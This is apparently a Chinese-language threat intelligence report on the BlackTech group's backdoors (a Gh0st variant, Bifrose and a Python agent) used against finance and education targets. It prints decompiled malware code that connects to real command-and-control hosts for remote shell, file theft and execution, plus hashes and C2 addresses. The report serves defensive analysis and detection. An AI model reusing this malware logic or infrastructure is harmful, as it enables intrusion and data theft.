东亚黑客组织 BlackTech 针对金融、教育等行业展开攻击

文档版本	作者	日期
V1.0	至尊宝	2021 年 11 月

ThreatBook Labs

目录

一、 概述.....3
二、 详情.....3
2.1 为什么归因到东亚黑客组织 BlackTech？.....4
2.2 关联分析，未知 Python 木马与 BlackTech 的关系.....4
2.3 关联分析，未知 Windows 木马与 BlackTech 的关系.....5
三、 样本分析.....5
3.1 Windows.....5
3.1.1 类 Gh0st 样本分析.....5
3.2 Linux.....8
3.2.1 Bifrose 后门木马分析如下.....8
3.2.2 Python 编写打包的后门木马分析.....11
3.2.3 ATT&CK.....15
四、 总结.....15
附录 – IOC.....16
C2.....16
IP.....16
SHA256.....16
附录–微步情报局.....17

一、概述

BlackTech 是一个主要针对东亚地区的商业间谍组织，其活动可追溯至 2010 年，其攻击的目标行业包含金融、政府、科技、教育、体育和文化等，其目的是窃取机密数据（各种账密、机密文件等）和获取经济利益。该组织主要使用鱼叉式网络钓鱼邮件进行攻击，惯用 Plead、TSCookie、Gh0st、Bifrose 等木马。

近期，微步情报局通过微步在线威胁情报云监测到 BlackTech 在多次攻击活动中使用的后门木马，包含 Windows 版本和 Linux 版本，多数杀毒引擎较难查杀，经过分析有如下发现：

- BlackTech 在近期的攻击活动中使用了多数杀毒引擎较难查杀的后门木马，这表明该组织的武器库在持续丰富和变化。
- BlackTech 在近期的攻击活动中涉及的目标为金融、教育等行业。
- 在针对 Windows 平台的攻击中，BlackTech 使用的后门木马是由 Gh0st 源码修改而来，具备 RAT 能力。
- 在针对 Linux 平台的攻击中，BlackTech 使用的后门木马有两种类型，一种是 Bifrose 后门木马；另一种是用 Python 编写打包成的木马具备上传文件、下载文件、执行命令等功能。

微步在线通过对相关样本、IP 和域名的溯源分析，提取多条相关 IOC ，可用于威胁情报检测。微步在线威胁感知平台 TDP 、本地威胁情报管理平台 TIP 、威胁情报云 API 、互联网安全接入服务 OneDNS 、主机威胁检测与响应平台 OneEDR 、威胁捕捉与诱骗系统 HFish 蜜罐等均已支持对此次攻击事件和团伙的检测。

二、详情

微步情报局监测到东亚黑客组织 BlackTech 近期攻击活动频繁，攻击目标包括中国地区的互联网金融、互联网教育等行业。根据近期捕获的 BlackTech 组织使用的后门木马，微步情报局发现该组织的武器库在持续丰富和变化，在 Windows 平台上使用由 Gh0st 源码修改而来的后门木马，在 Linux 平台上使用 Bifrose 后门木马，多数杀毒引擎较难查杀。另外在 Linux 平台还使用 Python 编写打包的后门木马。而在 IT 资产方面，BlackTech 组织依

旧保留了之前的特点，即经常租用中国、日本等地的服务器作为 C&C 服务器，在近期攻击活动中也复用了部分在过往攻击活动中使用的资产。


2.1 为什么归因到东亚黑客组织 BlackTech?

微步情报局近期捕获两个低杀毒引擎检出的 Bifrose 后门木马。经过分析，这两个后门木马在代码特征上基本一致，然后提取代码特征进行威胁狩猎寻找历史样本，发现历史样本及 IT 资产属于 BlackTech 组织。另外，这两个后门木马所使用的 IT 资产位于中国、日本，与 BlackTech 组织的特点相符。结合受害者信息综合分析，微步情报局对于将这两个 Bifrose 后门木马归因于 BlackTech 组织有较高的信心。

2.2 关联分析，未知 Python 木马与 BlackTech 的关系

对 BlackTech 组织近期使用的 IT 资产进行排查，其中通过 C&C cache8754.myssldomains.com 关联到一个用 Python 编写打包的木马 8764c735d2dbc4ab83b43eaa63e78c78（MD5）。经过分析，此后门木马是 BlackTech 组织的新武器。

对 C&C cache8754.myssldomains.com 进行 IT 资产维度分析：



cache8754.myssldomains.com 曾被解析为以下 IP 地址：

2020-10-28	154.204.60.xx
2020-08-12	104.238.160.xx
2020-07-01	154.209.234.xx
2020-06-23	193.187.118.xx

其中 193.187.118.xx 可以关联到 rt37856cache.work***news.com，而 www.work***news.com 是 Python 编写打包的木马 8764c735d2dbc4ab83b43eaa63e78c78（MD5）的 C&C（样本分析请见后文）。而这两个域名在字符特征上也十分相似，均使用

cache 关键词。

2.3 关联分析，未知 Windows 木马与 BlackTech 的关系

IP 103.40.112.228 是 BlackTech 组织使用过的 IT 资产，近期微步情报局捕获到使用该 IP 作为 C&C 的 Windows 版本木马 9061ff3f23735feddcc51d66f1647f9d（MD5），此木马是由 Gh0st 源码修改而来，而 BlackTech 组织也使用过由 Gh0st 源码修改过的后门木马。综合分析，微步情报局推测此 Windows 木马也是 BlackTech 组织使用的木马。

下面，微步情报局将对近期 BlackTech 组织使用的后门木马进行详细分析，包括 Windows 木马、Bifrose 木马以及 Python 木马。

三、样本分析

BlackTech 具备 Windows 和 Linux 多平台的攻击能力，近期发现在 Windows 平台上使用由 Gh0st 源码修改而来的后门木马，在 Linux 平台上使用 Bifrose 后门木马，多数杀毒引擎较难查杀，另外在 Linux 平台还使用 Python 编写打包的后门木马。下面微步情报局将对这三种类型样本进行深入分析。

3.1 Windows

3.1.1 类 Gh0st 样本分析

类 Gh0st 样本基本信息如下：

文件名称	vsvss.exe
SHA256	c75113a4fdd9086f611b20d153e8a882bc11c0256c92468ed39adf0c43972284
SHA1	9763350d2dc9b9ab86c31929ce406f5935a7d4ec
MD5	9061ff3f23735feddcc51d66f1647f9d
样本大小	244.50 KB (250368 bytes)
样本格式	PE32+ executable for MS Windows (GUI) Mono/.Net assembly
PDB	D:\windows2000 测试 x86 x64 v1.3\svchost- 全功能 - 加密

信息	1205\x64\Release\svchost.pdb
C2	103.40.112.228

1、样本入口初始化回连 C2 字符串，代码如下：

```
 82
 83  InitializeCriticalSection(&CriticalSection);
 84  v4 = time64(0i64);
 85  srand(v4);
 86  v5 = GetTickCount();
 87  v69 = 0i64;
 88  v70 = 0i64;
 89  v71 = 0i64;
 90  v72 = 0i64;
 91  v73 = 0i64;
 92  v74 = 0i64;
 93  v75 = 0;
 94  Name = 0;
 95  sprintf(&Name, "g_%d", v5);
 96  strcpy(host, "103.40.112.228");
 97  memset(&host[15], 0, 85ui64);
 98  strcpy(dns, "8.8.8.8");
 99  memset(&dns[8], 0, 0134ui64);
100  strcpy(gary, "255.255.255.255");
101  memset(&v81, 0, 0124ui64);
102  memset(&v82, 0, 0310ui64);
103  v36 = 443;
104  v37 = 80;
105  v38 = 443;
106  v39 = 443;
107  v40 = 80;
108  v76 = 0;
109  memset(&v77, 0, 0x63ui64);
110  sub_140001640((__int64)&v41);
111  GetProcessWindowStation();
112  v6 = OpenWindowStationA("winsta0", 0, 0x2000000u);
113  if ( v6 )
114    SetProcessWindowStation(v6);
115LABEL_3:
```

2、获取包括计算机名、用户名、内存信息、CPU 信息在内的系统信息作为上线包。

```
 83  v33 = 0;
 84  v34 = 0;
 85  v5 = GetFileVersionInfoSizeW(L"kernel32.dll", 0i64);
 86  if ( v5 )
 87    sub_140007380(&v31, &v32, &v33, &v34, v5);
 88  v6 = *(_QWORD *)(v4 + 312);
 89  *(_DWORD *)&name.sa_family = 0;
 90  *(_DWORD *)&name.sa_data[2] = 0;
 91  *(_DWORD *)&name.sa_data[6] = 0;
 92  *(_DWORD *)&name.sa_data[10] = 0;
 93  namelen = 16;
 94  getsockname(v6, &name, &namelen);
 95  v30 = *(_DWORD *)(v4 + 296);
 96  sub_14000728O(&v23);
 97  Buffer = 0;
 98  memset(&Dst, 0, 0x1F3ui64);
 99  nSize = 500;
100  if ( GetComputerNameA(&Buffer, &nSize) )
101  {
102    *(_QWORD *)&Dest = *(_QWORD *)&Buffer;
103    v25 = v61;
104    v26 = v62;
105    v27 = v63;
106    v28 = v64;
107    v29 = 0;
108  }
109  else
110  {
111    v7 = GetLastError();
112    sprintf(&Dest, "Unknow(%d)", v7);
113  }
114  sub_140007470(&v23);
115  sub_140007540(&v23);
116  v8 = GetModuleHandleA("kernel32.dll");
117  v9 = GetProcAddress(v8, "GetNativeSystemInfo");
118  if ( v9
119    && ((((void (__fastcall *)(struct _MEMORYSTATUSEX *))v9)(&v21), v41 = v21.ullAvailPageFile,
120                                                                 LOWORD(v21.dwLength) == 9)
121     || LOWORD(v21.dwLength) == 6) )
122  {
123    v40 = 64;
124  }
```

```
sub_140007840((__int64)&v23);
v21.dwLength = 64;
GlobalMemoryStatusEx(&v21);
v45 = v21.ullTotalPhys;
Buffer = 0;
memset(&Dst, 0, 0x103ui64);
v10 = GetCurrentProcess();
GetModuleBaseNameA(v10, 0i64, &Buffer, 260i64, phkResult);
v47 = *(_QWORD *)&Buffer;
v48 = v61;
v49 = v62;
v50 = v63;
v51 = v64;
v52 = 0;
v11 = LoadLibraryA("ntdll.dll");
v12 = GetProcAddress(v11, "NtQuerySystemInformation");
qword_1400342B8 = (__int64)v12;
if ( v12 )
{
  v13 = ((__int64 (__fastcall *)(signed __int64, struct _MEMORYSTATUSEX *, signed __int64))v12)(3i64, &v21, 32i64);
  printf("boot time (ms) == %I64Xn", *(_QWORD *)&v21.dwLength);
  v14 = v53;
  if ( !v13 )
    v14 = *(_QWORD *)&v21.dwLength;
  v53 = v14;
}
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Control\\Windows", 0, 0x20019u, &hKey) )
{
  if ( !RegQueryValueExA(hKey, "ShutdownTime", 0i64, 0i64, 0i64, &nSize) && nSize == 8 )
  {
    RegQueryValueExA(hKey, "ShutdownTime", 0i64, 0i64, Data, &nSize);
    v54 = *(_QWORD *)Data;
  }
  RegCloseKey(hKey);
}
return sub_140002A70(v4, &v23, 376i64);
}
```

3、样本上线完成以后，循环获取控制端指令，然后通过“CKernelManager”类调用各类指令执行，截图如下：

```
v16 = GetTickCount();
sub_140007B00((__int64)&String2, (__int64)&v41, v16 - v7);
v17 = 0;
while ( !v55 )
{
  Sleep(0x3E8u);
  if ( ++v17 >= 10 )
  {
    if ( v55 )
      break;
    v18 = rand();
    Sleep(1000 * (v18 % 180 + 300));
    sub_1400053E0(&v48);
    goto LABEL_3;
  }
}
```

4、功能列表如下：

```
__int64 __fastcall sub_140005500(__int64 a1, unsigned __int8 *a2)
{
  __int64 result; // rax
  __int64 v3; // rbx

  result = *a2;
  v3 = a1;
  switch ( (_DWORD)result )
  {
    case 0:
      _InterlockedExchange((volatile signed __int32 *)(a1 + 0x13AA8), 1);
      return result;
    case 1:                                 // 文件操作
      result = sub_140007160(0i64, 0i64, (__int64)sub_140004F20, *(_QWORD *)(*(_QWORD *)(a1 + 8) + 312i64), 0, 0i64, 0);
      goto LABEL_4;
    case 0x28:                              // Shell
      result = sub_140007160(0i64, 0i64, (__int64)sub_1400050E0, *(_QWORD *)(*(_QWORD *)(a1 + 8) + 312i64), 0, 0i64, 1);
      goto LABEL_4;
    case 0x2A:
      return (__int64)CreateEventA(0i64, 1, 0, (LPCSTR)(a1 + 288));
    case 0x32:                              // 端口映射
      result = sub_140007160(0i64, 0i64, (__int64)sub_140005180, *(_QWORD *)(*(_QWORD *)(a1 + 8) + 312i64), 0, 0i64, 1);
      goto LABEL_4;
    case 0x3F:                              // UltraPortmapManager
      result = sub_140007160(0i64, 0i64, (__int64)sub_1400052F0, *(_QWORD *)(*(_QWORD *)(a1 + 8) + 312i64), 0, 0i64, 1);
LABEL_4:
      *(_QWORD *)(v3 + 8i64 * (unsigned int)(*(_DWORD *)(v3 + 80544))++ + 544) = result;
      break;
    default:
      return result;
  }
  return result;
}
```

5、指令表

指令	功能
1	文件操作
40	Shell

50	端口映射
63	UltraPortmapManager

6、该样本整体风格和 gh0st 一致，为 gh0st 变种木马。例如两者的文件操作功能代码：

```
            break;
        case COMMAND_DELETE_FILE:// 删除文件
            DeleteFile((char *)lpBuffer + 1);
            SendToken(TOKEN_DELETE_FINISH);
            break;
        case COMMAND_DELETE_DIRECTORY:// 删除文件
            ////printf("删除目录 %s\n", (char *)(bPacket + 1));
            DeleteDirectory((char *)lpBuffer + 1);
            SendToken(TOKEN_DELETE_FINISH);
            break;
        case COMMAND_DOWN_FILES: // 上传文件
            UploadToRemote(lpBuffer + 1);
            break;
        case COMMAND_CONTINUE: // 上传文件
            SendFileData(lpBuffer + 1);
            break;
        case COMMAND_CREATE_FOLDER:
            CreateFolder(lpBuffer + 1);
            break;
        case COMMAND_RENAME_FILE:
            Rename(lpBuffer + 1);
            break;
        case COMMAND_STOP:
            StopTransfer();
            break;
        case COMMAND_SET_TRANSFER_MODE:
            SetTransferMode(lpBuffer + 1);
            break;
        case COMMAND_FILE_SIZE:
            CreateLocalRecvFile(lpBuffer + 1);
            break;
        case COMMAND_FILE_DATA:
            WriteLocalRecvFile(lpBuffer + 1, nSize -1);
            break;
        case COMMAND_OPEN_FILE_SHOW:
            OpenFile((char *)lpBuffer + 1, SW_SHOW);
            break;
```

gh0st源码

```
22    case 4u:
23      return sub_1400042F0(a1, (__int64)(a2 + 1));
24    case 5u:
25      return sub_140004540(a1, (LONG *)(a2 + 1), a3 - 1);
26    case 7u:
27      return sub_140003D30(a1, (LONG *)(a2 + 1));
28    case 8u:
29      return (unsigned __int64)sub_1400042B0(a1);
30    case 9u:
31      DeleteFileA(a2 + 1);
32      v10 = 108;
33      return (unsigned __int64)sub_140005970(v3, &v10, 1u);
34    case 0xAu:
35      v5 = a2 + 1;
36      wsprintfA(&FileName, "%s\\*.*", a2 + 1);
37      v6 = FindFirstFileA(&FileName, &FindFileData);
38      if ( v6 != (HANDLE)-1i64 )
39        sub_140003AE0(v3, v5, &FindFileData, v6);
40      v10 = 108;
41      return (unsigned __int64)sub_140005970(v3, &v10, 1u);
42    case 0xBu:
43      *(_DWORD *)(a1 + 88) = *(_DWORD *)(a2 + 1);
44      return (unsigned __int64)sub_1400043E0(a1);
45    case 0xCu:
46      sub_140003310(a1, a2 + 1);
47      v10 = 111;
48      return (unsigned __int64)sub_140005970(v3, &v10, 1u);
49    case 0xDu:
50      v7 = a2 + 1;
51      v8 = lstrlenA(a2 + 1);
52      MoveFileA(v7, &v7[v8 + 1]);
53      v10 = 113;
54      return (unsigned __int64)sub_140005970(v3, &v10, 1u);
55    case 0xEu:
56      v9 = 5i64;
57      goto LABEL_18;
58    case 0xFu:
59      v9 = 0i64;
60  LABEL_18:
61      result = sub_140003490(a1, a2 + 1, v9);
62      break;
63    default:
64      return result;
```

样本反编译代码

7、除此之外，样本中存在“CFileManager”、“CKernelManager”、“CShellManager”等几乎和 gh0st 源码一致的类名定义。

3.2 Linux


3.2.1 Bifrose 后门木马分析如下

样本基本信息如下：

文件名称	initkernel.dat
SHA256	af8301a821cf428dd3d8d52e5f71548b43ba712de2f12a90d49d044ce2a3ba93
SHA1	87d042bac542d2f23282bda4643b0c56538dfe98
MD5	bb6a5e4690768121d9bffcd82dd20d8f
样本大小	31.46 KB (32216 bytes)
样本格式	ELF 64-bit

C2	opensshd.com

1、木马运行之后先使用内置编码数据初始化一个用于解密兑换的数组。



```
.data:0000000000607240 ; char byte_607240[256]
.data:0000000000607240 byte_607240     db 0F1h
.data:0000000000607241                 db  1Ch
.data:0000000000607242                 db  72h ; r
.data:0000000000607243                 db  61h ; a
.data:0000000000607244                 db 0E6h
.data:0000000000607245                 db  3Ch ; <
.data:0000000000607246                 db 0E9h
.data:0000000000607247                 db 0B5h
.data:0000000000607248                 db 0F9h
.data:0000000000607249                 db 0EAh
.data:000000000060724A                 db 0B1h
.data:000000000060724B                 db 0DCh
.data:000000000060724C                 db 0AFh
.data:000000000060724D                 db 0ACh
.data:000000000060724E                 db  9Eh
.data:000000000060724F                 db  1Fh
.data:0000000000607250                 db  15h
.data:0000000000607251                 db 0B2h
.data:0000000000607252                 db 0D3h
.data:0000000000607253                 db  63h ; c
.data:0000000000607254                 db  36h ; 6
.data:0000000000607255                 db 0BDh
.data:0000000000607256                 db  3Fh ; ?
.data:0000000000607257                 db   5

; DATA XREF: sub_402068+1E0↑r
; sub_405351+12↑r
```

Pseudocode-A

```
1  __int64 sub_405351()
2  {
3    signed int i; // [rsp+0h] [rbp-4h]
4
5    for ( i = 0; i <= 255; ++i )
6      byte_607A40[(unsigned __int8)byte_607240[i]] = i;
7    return 0LL;
8  }
```

2、随后发起 https 网络通信，C&C 地址 opensshd.com 直接采用硬编码数据存储。

```
61  while ( 1 )
62  {
63    fd = sub_401ABA(aOpensshdCom);              // opensshd.com
64    if ( fd != -1 )
65    {
66      ++dword_6075E8;
67      v28 = sub_4049D4(&v27);
68      if ( sub_402068(fd, &v27, v28) )
69      {
70        while ( 1 )
71        {
72          memset(s, 0, 0x1000uLL);
73          if ( !sub_401EC0(fd, &v25, 4) )
74          {
75            puts("RecvData 4 bytes header error!");
76            goto LABEL_24;
77          }
78          v6 = 0;
79          v5 = v25;
80          for ( i = 0; i <= 3; ++i )
81            *(&v5 + i) = byte_607A40[*(&v5 + i)];
82          v25 = (BYTE1(v5) << 8) | (BYTE2(v5) << 16) | (HIBYTE(v5) << 24) | v5;
83          if ( dword_6075F0 == 1 )
84            v25 = sub_40179F(v25);
85          if ( !sub_401EC0(fd, s, v25) )        // C&C服务器通信，接收指令数据
86          {
87            printf("recv datalen=%d error!\n", v25, v4);
88            puts("goto ERROR!");
89            goto LABEL_24;
90          }
91          for ( i = 0; i < v25; ++i )           // 指令数据解密
92            s[i] = byte_607A40[s[i]];
93          sub_4017D4(&v9, s, v25);
94          v32 = RAT_sub_404FFA(fd, s, v25);     // 远控指令分发执行
95          if ( !v32 )
96          {
97            puts("Deal with error! ret==0 goto error!");
98            goto LABEL_24;
99          }
100         if ( v32 == 2 )
101           break;
102         do
103         {
104           if ( !byte_6075E0 )
105             break;
106           puts("in bissendfile loop...");
107           sub_4031CA(fd);
108           ioctl(fd, 0x541BuLL, &v8, v4);
109         }
```

0000549F main:82 (40549F)

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.1.1	DNS	74	Standard query 0x25e7 A opensshd.com
2	0.000045527	192.168.26.152	192.168.26.2	DNS	74	Standard query 0xb351 A opensshd.com
3	0.448782387	192.168.26.2	192.168.26.152	DNS	301	Standard query response 0xb351 A opensshd.com A 1
4	0.448845863	127.0.1.1	127.0.0.1	DNS	301	Standard query response 0x25e7 A opensshd.com A 1
5	0.448934124	192.168.26.152	23.249.16.15	TCP	76	39144 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
6	1.447668536	192.168.26.152	23.249.16.15	TCP	76	[TCP Retransmission] 39144 → 443 [SYN] Seq=0 Win
7	2.739422388	23.249.16.15	192.168.26.152	TCP	62	443 → 39144 [RST, ACK] Seq=1 Ack=1 Win=64240 Len

```
▸ Frame 5: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 192.168.26.152, Dst: 23.249.16.15
▾ Transmission Control Protocol, Src Port: 39144, Dst Port: 443, Seq: 0, Len: 0
    Source Port: 39144
    Destination Port: 443
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    [Next sequence number: 0    (relative sequence number)]
```

```
0000  00 04 00 01 00 06 00 0c  29 20 7c cf 00 00 08 00   ........ ) |.....
0010  45 00 00 3c 2d dc 40 00  40 06 09 98 c0 a8 1a 98   E..<-.@. @.......
0020  17 f9 10 0f 98 e8 01 bb  86 80 7c d3 00 00 00 00   ........ ..|.....
0030  a0 02 72 10 03 77 00 00  02 04 05 b4 04 02 08 0a   ..r..w.. ........
0040  00 48 51 0f 00 00 00 00  01 03 03 07               .HQ..... ....
```

3、通过前面初始化的兑换数组解密 C&C 服务器返回指令，分发执行远控指令，包含常见的文件操作、下载执行等功能。执行结果通过日志字符串发送告知 C&C 服务器。

```
if ( v4 == 137 )                        // 创建目录
  return sub_403523(a1, Recvbuf_a2, len_a3);
if ( v4 > 137 )
{
  if ( v4 == 198 )                      // 退出
    return 2;
  if ( v4 > 198 )
  {
    switch ( v4 )
    {
      case 247:                         // 更换本地用于解密的兑换数组
        return sub_4045F5(a1, Recvbuf_a2, len_a3);
      case 248:                         // 测试
        return sub_4048EF(a1);
      case 246:                         // 执行/bin/sh目录下程序
        return sub_4043C6(a1);
    }
  }
  else
  {
    if ( v4 == 139 )                    // 查找目标文件
      return sub_403959(a1, Recvbuf_a2, len_a3);
    if ( v4 < 139 )                     // 删除文件
      return sub_40367D(a1, Recvbuf_a2, len_a3);
    if ( v4 == 143 )                    // 重命名文件
      return sub_403AAD(a1, Recvbuf_a2, len_a3);
  }
}
else
{
  if ( v4 == 132 )                      // 写入并打开文件
    return sub_402AD2(a1, Recvbuf_a2, len_a3);
  if ( v4 > 132 )
  {
    if ( v4 == 134 )                    // 修改写入目标文件
      return sub_402DF7(a1, Recvbuf_a2, len_a3);
    if ( v4 < 134 )                     // 写文件
      return sub_402CE9(a1, Recvbuf_a2, len_a3);
    if ( v4 == 135 )                    // 关闭文件
      return sub_403320();
  }
  else
  {
    if ( v4 == 130 )                    // 测试
      return sub_402604(a1, Recvbuf_a2, len_a3);
    if ( v4 > 130 )                     // 文件时间修改
      return sub_402685(a1, Recvbuf_a2, len_a3);
    if ( v4 == 0x15 )                   // 测试
      return sub_403F2C(a1, Recvbuf_a2, len_a3);
  }
0000523B RAT_sub_404FFA:36 (40523B)
```

其指令表如下：

指令（解析后）	描述
137	创建目录
198	结束木马进程。
247	更换本地用于解密的兑换数组
246	执行/bin/sh 目录下程序
139	查找目标文件
138	删除文件
143	重命名文件
132	下载写入文件
133、134	修改写入目标文件
135	关闭文件
130、21、248	测试

131	文件时间修改

3.2.2 Python 编写打包的后门木马分析

样本基本信息如下：

文件名称	axisdev
SHA256	76bf5520c19d469ae7fdc723102d140a375bb32f64b006547 0238e6c29ac2518
SHA1	8a1d27f22ecb365d6d0591fab30734598163ff03
MD5	8764c735d2dbc4ab83b43eaa63e78c78
样本大小	8.04 MB (8432384 bytes)
样本格式	ELF 64-bit
C2	www.workdaynews.com

1、多引擎反馈该样本为 python 编写的。

2、在段信息中发现 pydata section，这个是 pyinstaller 打包 python 程序为可执行程序的特点。

.data	PROGBITS	16	0x0000000000607820
.bss	NOBITS	66344	0x0000000000607840
.comment	PROGBITS	57	0x0000000000000000
pydata	PROGBITS	8399443	0x0000000000000000
.shstrtab	STRTAB	255	0x0000000000000000

收起全部

3、从样本中提取 pydata 段的数据，再使用 pyinstxtractor.py 对该数据进行解析；

提取 pydata 段数据的命令 objcopy --only-section=pydata axisdev pydata；

使用 pyinstxtractor.py 解析 pydata 段数据；

解包后找到 agent.pyc，即为源程序编码后的程序。

4、对 agent.pyc 程序进行解码分析。

执行命令 uncompyle6　agent.pyc　>　agent.py　。

对 agent.py 进行分析：

```
# uncompyle6 version 3.7.4
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.7.2 (default, Dec 29 2018, 00:00:04)
# [Clang 4.0.1 (tags/RELEASE_401/final)]
# Embedded file name: agent.py
import requests, time, os, subprocess, platform, shutil, sys, traceback, th

def threaded(func):

    def wrapper(*_args, **kwargs):
        t = threading.Thread(target=func, args=_args)
        t.start()

    return wrapper


class Agent(object):

    def __init__(self):
        self.idle = True
        self.silent = False
        self.platform = platform.system() + ' ' + platform.release()
        self.last_active = time.time()
        self.failed_connections = 0
        self.uid = self.get_UID()
        self.hostname = socket.gethostname()
        self.username = getpass.getuser()
        self.session = requests.session()

    def get_install_dir(self):
        install_dir = None
        if platform.system() == 'Linux':
            install_dir = self.expand_path('~/.ares')
        elif platform.system() == 'Windows':
            install_dir = os.path.join(os.getenv('USERPROFILE'), 'ares')
        if os.path.exists(install_dir):
            return install_dir
        else:
            return
            return

    def is_installed(self):
```

agent 函数名及功能如下：

函数名	功能
get_install_dir	获取安装目录
is_installed	获取安装目录
get_consecutive_failed_connections	获取连续连接失败
update_consecutive_failed_connection	记录连续连接失败


s	
get_UID	获取 UID
server_hello	向 server 请求命令
send_output	发送输出到 server
expand_path	扩展路径中的环境变量和元字符
Runcmd	运行 shell 命令并返回输出
Python	运行 python 命令或者 python 文件并返回输出
cd	变更当前路径
upload	上传本地文件到 server
download	下载文件
persist	实现持久化
clean	卸载本 agent
exit	退出本 agent
zip	压缩文件目录或文件

其接受的命令如下：


cd	变更当前路径
upload	上传本地文件到 server
download	下载文件
clean	卸载本 agent
persist	实现持久化
exit	退出本 agent
zip	压缩文件目录或文件
python	运行 python 命令或者 python 文件并返回输出
help	列出支持的命令

5、C&C 配置

根据代码，agent 会读取 config 中的 C&C。由于 agent 通过 import 引入 config 文件，因此这个 config 文件在 pyinstxtractor.py 提取数据的依赖目录里面，即 config.pyc。




对 config.pyc 进行解码分析，提取 C&C 地址 www.workdaynews.com。



6、持久化技术分析

该 agent 意图实现持久化，对持久化技术进行分析：



```
def persist(self):
